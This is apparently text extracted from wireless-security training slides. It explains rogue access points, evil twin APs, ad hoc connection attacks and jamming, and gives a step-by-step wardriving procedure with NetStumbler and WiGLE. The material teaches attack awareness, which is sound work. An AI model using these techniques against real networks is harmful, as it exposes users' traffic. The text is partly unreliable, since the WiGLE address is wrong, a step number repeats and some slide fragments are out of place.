


LUCY
<https://www.lucysecurity.com>



MSI Simple Phish
<https://microsolved.com>

Module Flow



Rogue AP Attack

1

A rogue wireless AP placed into an 802.11 network can be used to **hijack the connections** of legitimate network users



2

When the user turns on the computer, the rogue wireless AP will offer to connect with the **network user's NIC**




3

All the traffic the user enters will pass through the rogue AP, thus enabling a form of **wireless packet sniffing**



AP MAC Spoofing



WarDriving

Step 1

Register with WiGLE (<https://wiggles.net>) and download the map **packs of your area** to view the plotted APs on a geographical map

Step 2

Connect the antenna or GPS device to the laptop via a **USB serial adapter** and board a car

Step 3

Install and **launch NetStumbler** and **WiGLE** client software, and turn on the GPS device

Step 4

Drive the car at speeds of **35 mph** or below (at higher speeds, the Wi-Fi antenna will not be able to detect Wi-Fi spots)

Step 4

Capture and save the **NetStumbler log files**, which contain the GPS coordinates of the APs

Step 6

Upload this log file to WiGLE, which will then automatically plot the **points onto a map**

Evil Twin



Evil Twin is a **wireless AP** that pretends to be a **legitimate AP** by replicating another network name



Attackers set up a **rogue AP outside the corporate perimeter** and lures users to sign into the wrong AP




Once associated, users may **bypass the enterprise security** policies, giving attackers access to network data




Evil Twin can be configured with a **common residential SSID**, hotspot SSID, or a company's WLAN SSID

Authorized Wi-Fi




Evil Twin



Wi-Fi is everywhere these days and so are your employees who take their **laptops** to Starbucks, FedEx Office, and the airport; how do you keep the **company data safe**?

Ad-Hoc Connection Attack

Hotel Wi-Fi Network



Wi-Fi clients communicate directly via an **ad hoc mode** that does not require an AP to relay packets



An ad hoc mode is inherently insecure and does not **provide strong authentication and encryption**



Thus, attackers can easily connect to and **compromise the enterprise client operating** in ad hoc mode

Jamming Signal Attack




All wireless networks are prone to jamming




This jamming signal causes a DoS because **802.11** is a **CSMA/CA protocol** whose collision avoidance algorithms require a period of silence before a radio is allowed to transmit



